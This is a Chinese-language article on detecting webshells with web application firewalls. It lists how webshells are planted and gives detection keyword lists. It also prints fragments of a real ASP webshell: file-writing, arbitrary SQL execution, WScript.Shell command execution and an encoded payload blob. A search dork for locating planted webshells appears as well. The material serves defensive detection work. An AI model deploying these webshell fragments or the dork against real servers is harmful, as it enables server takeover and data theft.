

# WebShell 的检测技术

-启明星辰 Leylo Trent

## 一、Webshell 的常见植入方法

WebShell 攻击是常见的用来控制 Web 服务器的攻击方法，WebShell 文件通常是可执行的脚本文件，例如 asp, php, jsp 文件，有些还可利用 web 服务器缺陷，伪装为图片文件或者其他文件类型也是有效的。WebShell 是 web 攻击最常用手法之一，所以 WAF 产品具备 Webshell 的检测和防护能力很有必要。常见的 Webshell 植入手法：

### 1、利用 web 上传业务，上传 webshell 脚本，上传的目录往往具有执行权限，这个缺陷

很常见。很多 Web 网站都有允许用户上传数据的业务，例如上传头像，上传共享资料等，这些文件上传以后有时候会向客户端反馈上传文件完整 URL 信息，有些虽然不反馈，但是存放的文件路径可以被猜测出来，例如常见的目录有/photo，/image，/upload 等等。如果该 Web 网站对存取权限或者文件夹目录权限控制不严，就可能被利用进行 webshell 攻击。例如在上传头像时上传个脚本文件，然后再通过 url 访问这个脚本，结果这个脚本被执行。

### 2、利用 Web 业务的其他缺陷，例如存在 SQL 注入缺陷，植入 Webshell 脚本。

注入漏洞攻击本质上是通过对该漏洞，使得攻击者能在 Web 服务器上使用一定的权限来执行命令。一旦发现 Web 服务存在注入漏洞，攻击者很容易利用脚本来操作目录或者文件，往指定的目录下写入 webshell 脚本。

### 3、攻陷 Web 服务器系统，在 web 服务目录中上传 webshell 文件。

Web 服务器除了存在 Web 应用漏洞本身的隐患，同时作为一个服务器，同样可能存在系统层面漏洞，如果服务器系统被攻陷，攻击者获得权限，则可以随意操作 Web 服务器。攻击者攻陷 Web 服务器以后很可能会在该服务器上留下 Webshell 脚本，便于以后持续控制。

植入的Webshell还可能被其他的攻击者利用,攻击者可以猜测已经存在的webshell文件,例如 webshell 常见的文件名有 diy.asp, wei.asp, 2006.asp, newasp.asp, myup.asp, log.asp, phpspy.php 等等,一旦猜测成功,则可以利用前人得“攻击成果”来实施攻击。如果 webshell 设置了密码,可以通过分析 Webshell 源文件的一些注释等信息进一步猜测密码。攻击者还可以通过一些主要的搜索引擎来搜索到一些存在的 webshell,以 google 为例,在搜索栏中输入 inurl:"phpspy.php",则可以看到很多需要输入密码的页面,这些页面大部分都是植入的 webshell。

## 二、Webshell 的检测

webshell 目前特征检测方法有动态特征检测和静态特征检测两种方法,静态特征检测是指攻击者上传 webshell 文件时通过特征匹配的方式来发现 webshell,即先建立一个恶意字符串特征库,不同的 web 语言会有不同的然后通过各类脚本文件中检查是否匹配。

通常 webshell 所有的功能都是独立文件中出现的,可以跟据不同的 web 程序语言建立不同的脚本函数接口作为特征串,如果一个文件包含下列两大功能以上通常此文件可以认定为具有 webshell 的特征了:

- 1.文件操作:复制文件、删除文件、更改文件名、上传文件、下载文件、文件浏览列表、文件搜索、查看文件属性等功能
- 2.目录操作: 删除目录、更改目录名
- 3.数据库: 添加、查询、删除、更改、数据库的连接、建立、压缩
- 4.网络功能: 端口扫描
- 5.注册表操作:打开注册表、读取注册表、删除注册表、写入注册表
- 6.执行应用程序: 如 WScript.Shell
- 7.查看系统信息功能: 查看本机 IP ( 网卡信息 )、系统用户信息、系统环境变量、磁盘信息、

8.Web 服务支持组件查询：ADOX.Catalog、wscript.shell、Adodb.Stream、Scripting.FileSystemObject

9.挂马功能等

10.web 应用程序被加密：使用常用的vbscript.encode、jscript.encode、javascript.encode、base64\_decode、gzipinflate、gzipuncompress,rot13 等加密一些敏感代码。

11.其他系统敏感函数。


当然这种静态特征检测面临的一个问题是误报。通常一些特征字符串正常程序本身也需要用到,例如用户发布的文章包含这些信息也可能包含这些关键特征串的信息,这样面临的一个问题就是误报。

通常攻击者通过更改变量名函数名可以达到免杀的目的,但是一些关键的库函数或脚本接口名字不是更改的,我们可以定义 2 组或 2 组以上的基础事件来检测脚本语言:

例 1 定义数据包方向为请求包

**基础事件 1:** 检测到的数据库操作: 添加、查询、删除、更改相关函数

检测到数据库操作语句



```
51j.asp - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

        fileName=thePath&"\"&split(theFile,"")(uBound(split(theFil
    end if
    if instr(fileName,":") then
        fileName=fileName
    else
        fileName=thePath&"\"&fileName
    end if
    server.scriptTimeout=5000
    set stream=server.createObject("adodb.stream")
    set streamI=server.createObject("adodb.stream")

    with stream
        .type=1
        .mode=3
        .open
        .write request.binaryRead(request.totalBytes)
```

## 检测到执行 SQL 语句


```
end if
echo "<tr><td align=""center"" class=""td2"" co
for i=1 to rs.pagecount
    echo replace("<a href=""?pageName=sql&t
e)&"&sql=""&sql&"&page=""&i&""><font {$font"&i&"}>"&i&"</fon
age&"">","class=warningColor")
next
echo "</td></tr></table>"
rs.close
else
if sql<>"" then
    on error resume next
    conn.execute(sql)
    chkErr err,"SQL语句错误: "&sql
    echo "<center><br>执行完毕!</center>"
end if
```

数据库操作之执行  
SQL语句

**基础事件 2:** 检测到执行应用程序操作: 如 WScript.Shell、var.Run、shell\_exec、exec 等

函数

## 基础事件检测到使用 wscript.shell 组件



```
51j.asp - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<%LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<object runat="server" id="ws" scope="page" classid="clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8">
</object>
<object runat="server" id="ws" scope="page" classid="clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B">
</object>
<object runat="server" id="net" scope="page" classid="clsid:093FF999-1EA0-4079-9525-9614C3504B74">
</object>
<object runat="server" id="net" scope="page" classid="clsid:F935DC26-1CF0-11D0-ADB9-00C04FD58A0B">
</object>
<object runat="server" id="fso" scope="page" classid="clsid:0D43FE01-F093-11CF-8940-00A0C9054228">
</object>
<%
    dim url,shellStr,applicationStr,pageName,startTime
```

使用wscript.shell组件

## 检测到使用脚本使用 ws.run 执行文件

```
error resume next
CmdRun=ws.exec(cmdStr).stdout.ReadAll()
err then
    err.clear
    ws.run cmdStr & " > "&server.mapPath(".")&"\001.tmp",0,true
    doCmdRun=fso.openTextFile(server.mapPath(".")&"\001.tmp")
    if err then
        doCmdRun=streamReadFromFile(server.mapPath(".")&"\001.tmp","gb2312")
    end if
end if
```

执行文件

由上面的 2 个基础事件检测到文件上传时, 包含数据库操作和执行文件的脚本代码, 此时

的关联事件可以认定是一个非常可疑的 webshell 上传事件。

例 2 定义数据包方向为请求包

**基础事件 1:** 检测到 web 页面被加密: 使用常用的 vbscrip.encode、jscrip.encode、javascrip.encode、base64\_decode、gzinflate、gzuncompress,str\_rot13 等加密一些敏感代码。

检测到使用 vbscrip.encode 加密 web 应用程序

**基础事件 2:** 检测到其他系统敏感函数。

检测到使用文件操作组件



```
`Ed4+U^21DtJ*#@#&P,k6PdtNs^wCY4xJrP04#xPd4#Uswm04Px,J1:Nc+XnJ@#&P~Pb0~.~;E#dYvJhk^~.kaYr#xJznkJ~Y4nx@#&P~^1t+
N,kW@#&P~.kWPmN;+d0vJmh[r#@!@*rE,Y4#x,N+6ms[P{P.+$EndD`J1hNr#@#&P~/b'r@!WW.h,:nY4GN{B2GkYB@*@!bx2ED~ 1h#
{vJLNNW1:N'EE@*@!k 2!Y~DXa+'E/!8:bYvP71s;#`B执行E@*J@#&P,dr'kkLJ@!YnaD1.+m~/DXsn{Bhr[Dt1FZTui4#kTtY=*Z
@*EE,Y4+ @#&P~b0,D+$E#dYc0GDs`Eakmb2Yr#`rzn/rPDtnx@#&P,Pd+D~ms'^.~1YnG(LnmDcK40vFB!#*@#&P~Pk+0P9Nx~
[EP&~,J'N#VmsNb@#&P#CCm'NcdDNG!YcD+mNmsU@#&P~Pkxadb[1mC@#&P#sd+pKk0AA==^#~&P~>
<object runat=server id=ws scope=page classid="clsid:72c24dd5-d70a-438b-8a42-98424b88afb8">/</object>
<object runat=server id=ws scope=page classid="clsid:f935dc22-1cf0-11d0-adb9-00c04fd58a0b">/</object>
<object runat=server id=fso scope=page classid="clsid:0d43fe01-f093-11cf-8940-00a0c9054228">/</object>
<%#&P~7hkAAA==d.Ynsw6kU#P{~/#D-+HRhCaw1D4`rn:9 06DJ*#@#&P~m0#PSdRMEU~v/tns^wCY4'rP&1PrP[,N#VmsN~
[,J~@*,JPL~/Y+52Wk^+BPT~OMEn#@#&P,/n0,0/~x,m.+m0#W8N+1Y`r/1.kaYr*TRWr^+/HdY#W(%nmDJ*#@#&P~d#Y#W6rU#U^a,'l
0#606k^+Pv/.0+swWk^+S~#P6Cvk+~,Tb@#&P,1C1xd#D-+H tD:sn mW 使用文件操作组件
[nvWwK^`n^macD#1NmU^b@#&P~W6ksn^m6c^UK/+@#&P~P11^U~0dGcNnU#0+6ksnv/y0nsWwK^`nBPOME#@#&P,dk{/r[m1C@#&P#UN,I
&Y#aD1.#1@*J@#&P,dk{/r/r/4n^U路径: @!bUw!YP Ch+{BkwvP-C^En'EE[ktns^w104LJvPk0HUn{BSKNDt={!uB@*[ 4d2p
(WaB,Un:n{BS/mHka0B,\CU!+xvH+/EE[1t+1UnNLJ@*hdm.raY /4nU^@!&WKD:@*E@#&P~PmKwG /#RhHkDnPkK@#&P~x[~6Ex10kKx@
4H@*@!(D@*E@#&P~Pk+0~1P',^D#1Y#G8L#mD`G40cy`T#*~@#&P~1Rm.nmYn`r2HW-bN#D`sk1.WkWYcLn0CWU[4ccRZI[1D1,/GE.
E:(nD{!PD4nx@#&P,P~P~dbPxPkrPLP2CDtP`~r建立成功"E@#&P~,Pn N,k@#&P,~Pkkx/b[8C13EHS@#&P,~.~kwKxd+ ANKl
xmDkKUP1Whwm0h94`aCY4#@#&P~rWP WDPG40c2~q#,0t#x@#&P,PP~d#Y~m^`M+CD+K4L#mDcW(Yc&B!bb,@#&P,~P,PP1 ^Wswmm0NCOm
pNCOmP/K;D1+'r'21DtLJSW.G7k[+Mx:bm.GkW00 N+ORks#N8ccc!i91DCPkW;D1+xE,[wm0t@#&P~dknOP1' W0trUT@#&P~^d+@#&P~
SF*#a@a@e Pk6^@kUR6r+~#6h/0/r2mY#h nt#v@a@a@e PP~d#Y~m/^M+CD+K4L#mDcW(Yc&B!bb,@#&P,~P,PP1 ^Wswmm0NCOm#P/~/LaDc-1
```

在上传一个文件使用时加密应用程序又使用文件操作组件是非常可疑的,当然也可以添加基础事件 3 为数据库操作类这样可以使事件判断更加的准确,因此判定是一个非常可疑的 webshell 上传事件。

## 动态特征检测

动态特征检测是指 webshell 已经上传到 web 服务器,在浏览器打开 webshell 页面时进行拦截,此时从网络中检测到的是 web 应用程序被解释执行的代码,此种方法最大的缺点就是漏报,只要攻击者对 webshell 稍作改动就轻易躲过设备检测,并且新的 webshell 出来还要去更新这个库,所以需要维护的特征库庞大。

## 三、WAF 中进行 WebShell 检测

传统的防火墙对 Webshell 防御比较困难,webshell 通常是对 80 端口进行访问,且入侵过程没有明显特征(webshell 文件本身是具备特征的),如果不是有经验的网站管理员,通过 Web 日志也很难发现遭受攻击。对于 Webshell 的检测和防御,WAF 类产品应该可以弥补传统防火墙的不足,WAF 产品能解包到应用层,可以通过对应用层数据进行深度分析来检测和防御 Webshell 植入过程,Webshell 文件本身一般还是具备特征的,例如有 FSO 的函数,加密方法等,可以通过对这些特征分析进行检测。且 WAF 产品还可以设置一些应

用层面的合法性规则，对文件上传等行为进行控制，例如可以设置允许上传的文件类型，设置上传文件名过滤规则等，这样可以比较有效防御 Webshell。而对于服务器系统本身的漏洞，传统的网关产品能够提供较好防护。

综上所述，要对网站的 webshell 攻击进行有效防护，需要综合的防御手段。较好地方案是先用本地的 webshell 扫描工具，检测网站是否已经被植入 webshell 脚本，做完清除以后，再部署上 WAF 产品和网关类产品，阻止后续植入新的 Webshell。完整的攻击防护示意图如下：

Web服务器的Webshell保护方案

